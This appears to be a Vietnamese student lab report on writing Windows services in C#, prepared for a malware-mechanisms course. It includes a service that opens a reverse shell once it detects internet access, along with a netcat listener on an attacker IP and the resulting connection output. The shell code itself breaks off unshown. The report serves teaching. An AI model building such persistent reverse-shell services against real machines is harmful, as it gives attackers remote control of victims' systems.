Phòng thí nghiệm An toàn Thông tin InsecLab
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Windows Service

GVHD: Ngô Đức Hoàng Sơn

Nhóm: 12

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O21.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Triệu Thiên Bảo	21520155	21520155@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn
3	Huỳnh Minh Khuê	21522240	21522240@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Nội dung	Tình trạng	Trang
1	Yêu cầu 1	100%	2 – 6
2	Yêu cầu 2	100%	3 – 10
3	Yêu cầu 3	100%	11 – 17
Điểm tự đánh giá			**10/10**

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. **Tạo tập tin Windows service bằng C#**
2. **Thêm Installer cho Windows service**


Trong hướng dẫn này, sẽ viết công việc thực hiện timer và đoạn mã sẽ gọi dịch vụ trong một thời điểm nhất định. Có nghĩa là sẽ tạo một tập tin văn bản và ghi thời gian hiện tại vào tập tin văn bản bằng cách sử dụng dịch vụ.

- Đoạn mã sau sẽ gọi dịch vụ sau mỗi 5 giây và tạo một thư mục nếu chưa có thư mục nào tồn tại và ghi thông điệp.

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.ServiceProcess;
using System.Text;
using System.Threading.Tasks;
using System.Timers;

namespace Lab2_task1
{
   public partial class Task1 : ServiceBase
   {
      Timer timer = new Timer(); // name space(using System.Timers;)
      public Task1()
      {
         InitializeComponent();
      }

      protected override void OnStart(string[] args)
      {
         WriteToFile("Service is started at " + DateTime.Now);
         timer.Elapsed += new ElapsedEventHandler(OnElapsedTime);
         timer.Interval = 5000; //number in milisecinds
         timer.Enabled = true;
      }

      protected override void OnStop()
      {
```


```
        WriteToFile("Service is stopped at " + DateTime.Now);
    }

    private void OnElapsedTime(object source, ElapsedEventArgs e)
    {
        WriteToFile("Service is recall at " + DateTime.Now);
    }

    public void WriteToFile(string Message)
    {
        string path = AppDomain.CurrentDomain.BaseDirectory + "\\Logs";
        if (!Directory.Exists(path))
        {
            Directory.CreateDirectory(path);
        }
                    string filepath = AppDomain.CurrentDomain.BaseDirectory +
"\\Logs\\ServiceLog_" +
        DateTime.Now.Date.ToShortDateString().Replace('/', '_') + ".txt";
        if (!File.Exists(filepath))
        {
            // Create a file to write to.
            using (StreamWriter sw = File.CreateText(filepath))
            {
                sw.WriteLine(Message);
            }
        }
        else
        {
            using (StreamWriter sw = File.AppendText(filepath))
            {
                sw.WriteLine(Message);
            }
        }
    }
  }
}
```

- Chọn Build > Rebuild Solution để build ứng dụng.



3. Cài đặt Windows service

- Chạy "Command Prompt" dưới quyền administrator.
- Di chuyển bằng lệnh sau:
  cd C:\Windows\Microsoft.NET\Framework\v4.0.30319
- Đi đến thư mục của mã nguồn, tiếp tục di chuyển đến bin > Debug và sao chép đường dẫn.
- Chạy dòng lệnh theo cấu trúc sau:
  InstallUtil.exe + Your_copied_path+\your_service_name+.exe




4. Kiểm tra trạng thái của Windows Service

- Mở services theo các bước sau:
  1. Nhấn phím Windows + R
  2. Nhập services.msc
  3. Tìm service


Udk User Service_27915aa	Shell compo...	Running	Manual	Local System
UITService.Demo	UIT Service d...		Manual	Local System
UITService_Task1.Demo	UIT Service T...		Manual	Local System
UltraViewer Service	UltraViewer ...	Running	Automatic	Local System

- Nhấn Start để khởi chạy service



5. Kiểm tra output của Windows service

- Lúc này tập tin đã được tạo theo đường dẫn ta quy định.



Bài thực hành 1: Sinh viên trình bày cách gỡ cài đặt Window service trên.

Để gỡ cài đặt Windows service vừa cài đặt ở trên, ta có thể thực hiện theo cách sau:

- Chạy "Command Prompt" dưới quyền administrator.
- Chạy lệnh "sc delete "Service name"" và nhấn Enter để xóa.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>sc delete "Lab2_Task1"
[SC] DeleteService SUCCESS
```

- Kiểm tra lại services.msc, ta có thể thấy Service "UITService_Task1.Demo" đã được xóa thành công.

Bài thực hành 2: Viết một Windows service có nhiệm vụ kiểm tra một "process" ở trạng thái hoạt động run/stop hay không và run/stop "process" theo một lịch biểu.

- Ở phần này, nhóm sẽ thực hiện kiểm tra notepad.exe xem nó có hoạt động hay không và run/stop notepad trong thời gian 5s.
- Thực hiện các bước tương tự như phần trên để tạo một Service có tên là UITService_Task2.

```
this.serviceInstaller1.Description = "UIT Service Task 2 demo";
this.serviceInstaller1.DisplayName = "UITService_Task2.Demo";
this.serviceInstaller1.ServiceName = "Task2";
```

- Nhóm kiểm tra trạng thái hoạt động của notepad bằng cách sử dụng Process.GetProcessesByName("notepad") để kiểm tra xem có bao nhiêu tiến trình Notepad đang chạy.
    - Nếu không có tiến trình Notepad nào đang chạy (processes.Length == 0), log sẽ ghi lại thông báo rằng Notepad đã dừng và khởi động lại Notepad bằng cách sử dụng Process.Start(@"notepad.exe").
    - Nếu có một hoặc nhiều tiến trình Notepad đang chạy, log sẽ ghi lại thông báo rằng Notepad đang chạy và sau đó sử dụng một vòng lặp để kết thúc tất cả các tiến trình Notepad đang chạy bằng cách gọi p.Kill() trên mỗi tiến trình Notepad.
    - Process sẽ được khởi chạy hoặc dừng lại theo thời gian biểu là 5s.

```
private void OnElapsedTime(object source, ElapsedEventArgs e)
    {
        WriteToFile("Service is recall at " + DateTime.Now);
        Process[] processes = Process.GetProcessesByName("notepad");
        if (processes.Length == 0)
        {
            WriteToFile("Notepad is stopped.");
            WriteToFile("Start Notepad in 5s...");
            Process.Start(@"notepad.exe");
```

```
        }
        else
        {
            WriteToFile("Notepad is running.");
            WriteToFile("Stop Notepad in 5s...");
            foreach (var p in Process.GetProcessesByName("notepad"))
            {
                p.Kill();
            }
        }
    }
```


- Toàn bộ đoạn code

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.ServiceProcess;
using System.Text;
using System.Threading.Tasks;
using System.Timers;
namespace MyFirstService
{
    public partial class Service1 : ServiceBase
    {
        Timer timer = new Timer(); // name space(using System.Timers;)
        public Service1()
        {
            InitializeComponent();
        }

        protected override void OnStart(string[] args)
        {
            WriteToFile("Service is started at " + DateTime.Now);
            timer.Elapsed += new ElapsedEventHandler(OnElapsedTime);
            timer.Interval = 5000; //number in milisecinds
            timer.Enabled = true;
        }

        protected override void OnStop()
        {
            WriteToFile("Service is stopped at " + DateTime.Now);
```

```
    }

    private void OnElapsedTime(object source, ElapsedEventArgs e)
    {
        WriteToFile("Service is recall at " + DateTime.Now);
        Process[] processes = Process.GetProcessesByName("notepad");
        if (processes.Length == 0)
        {
            WriteToFile("Notepad is stopped.");
            WriteToFile("Start Notepad in 5s...");
            Process.Start(@"notepad.exe");
        }
        else
        {
            WriteToFile("Notepad is running.");
            WriteToFile("Stop Notepad in 5s...");
            foreach (var p in Process.GetProcessesByName("notepad"))
            {
                p.Kill();
            }
        }
    }

    public void WriteToFile(string Message)
    {
        string path = AppDomain.CurrentDomain.BaseDirectory + "\\Logs";
        if (!Directory.Exists(path))
        {
            Directory.CreateDirectory(path);
        }
                    string filepath = AppDomain.CurrentDomain.BaseDirectory +
"\\Logs\\ServiceLog_" +
        DateTime.Now.Date.ToShortDateString().Replace('/', '_') + "_Task2.txt";
        if (!File.Exists(filepath))
        {
            // Create a file to write to.
            using (StreamWriter sw = File.CreateText(filepath))
            {
                sw.WriteLine(Message);
            }
        }
        else
        {
            using (StreamWriter sw = File.AppendText(filepath))
            {
```

```
            sw.WriteLine(Message);
        }
    }
  }
 }
}
```


- Chọn Build > Rebuild Solution để build ứng dụng.




- Cài đặt Windows service
  Chạy "Command Prompt" dưới quyền administrator.
  Chạy dòng lệnh theo cấu trúc sau:
  InstallUtil.exe + Your_copied_path+\your_service_name+.exe

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>InstallUtil.exe C:\Users\Admin\source\repos\UITService1\UITService1\bin\De
bug\UITService1.exe
Microsoft (R) .NET Framework Installation utility Version 4.8.9032.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Running a transacted installation.
```


- Kiểm tra trạng thái của Windows Service



- Nhấn Start để khởi chạy service



- Kiểm tra output của Windows service
- Lúc này tập tin đã được tạo theo đường dẫn ta quy định.




Bài thực hành 3: Viết một Windows service có nhiệm vụ kiểm tra kết nối internet của máy hiện tại (HTTP) và tạo reverse shell đơn giản.

Ở bài này ta sẽ kế thừa code từ ví dụ trong bài và thêm 2 phương thức để kiểm tra kết nối internet và tạo reverse shell


Phương thức 1: Kiểm tra kết nối internet

```
private async void checkedInternetConnection()
    {
        string url = "https://www.google.com/";
        HttpClient client = new HttpClient();
        HttpResponseMessage response = await client.GetAsync(url);
        if (response.IsSuccessStatusCode)
        {
            WriteToFile("Internet access at " + DateTime.Now);
            CreateReverseShell();
        }
        else
        {
            WriteToFile("No Internet access at " + DateTime.Now);
        }

        return;
    }
```

- Ta sẽ khởi tạo kết nối HTTP tới trang web của google (https://www.google.com/) và gửi gói tin tới trang web. Nếu có gói phản hồi và status code là success thì ta sẽ ghi vào log và tạo reverse shell. Ngược lại ta sẽ ghi vào log là không có kết nối Internet.
- Ở đây ta chỉnh 6s gọi service một lần để dễ quan sát



Log khi máy có kết nối Internet



Log khi máy không có kết nối Internet

Phương thức 2: Tạo reverse shell đơn giản

- Trên máy Attacker, ta tìm IP address và mở netcat lắng nghe kết nối trên port 4444

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:97:09:6c brd ff:ff:ff:ff:ff:ff
    inet 192.168.81.131/24 brd 192.168.81.255 scope global dynamic noprefixroute eth0
       valid_lft 1683sec preferred_lft 1683sec
    inet6 fe80::a3ea:72:dc69:9faa/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:61:0e:02:ca brd ff:ff:ff:ff:ff:ff
5: veth3974d3a@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 62:28:8e:74:9a:d3 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::6028:8eff:fe74:9ad3/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
7: veth00f4e70@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether f2:65:74:55:70:1e brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::f065:74ff:fe55:701e/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.81.131] from (UNKNOWN) [192.168.81.1] 60342
Microsoft Windows [Version 10.0.22631.3296]
(c) Microsoft Corporation. All rights reserved.
```

- IP của Attacker là 192.168.81.131, sử dụng IP này vào code reverse shell để tạo kết nối như sau:

```
static StreamWriter streamWriter;
private void CreateReverseShell()
```

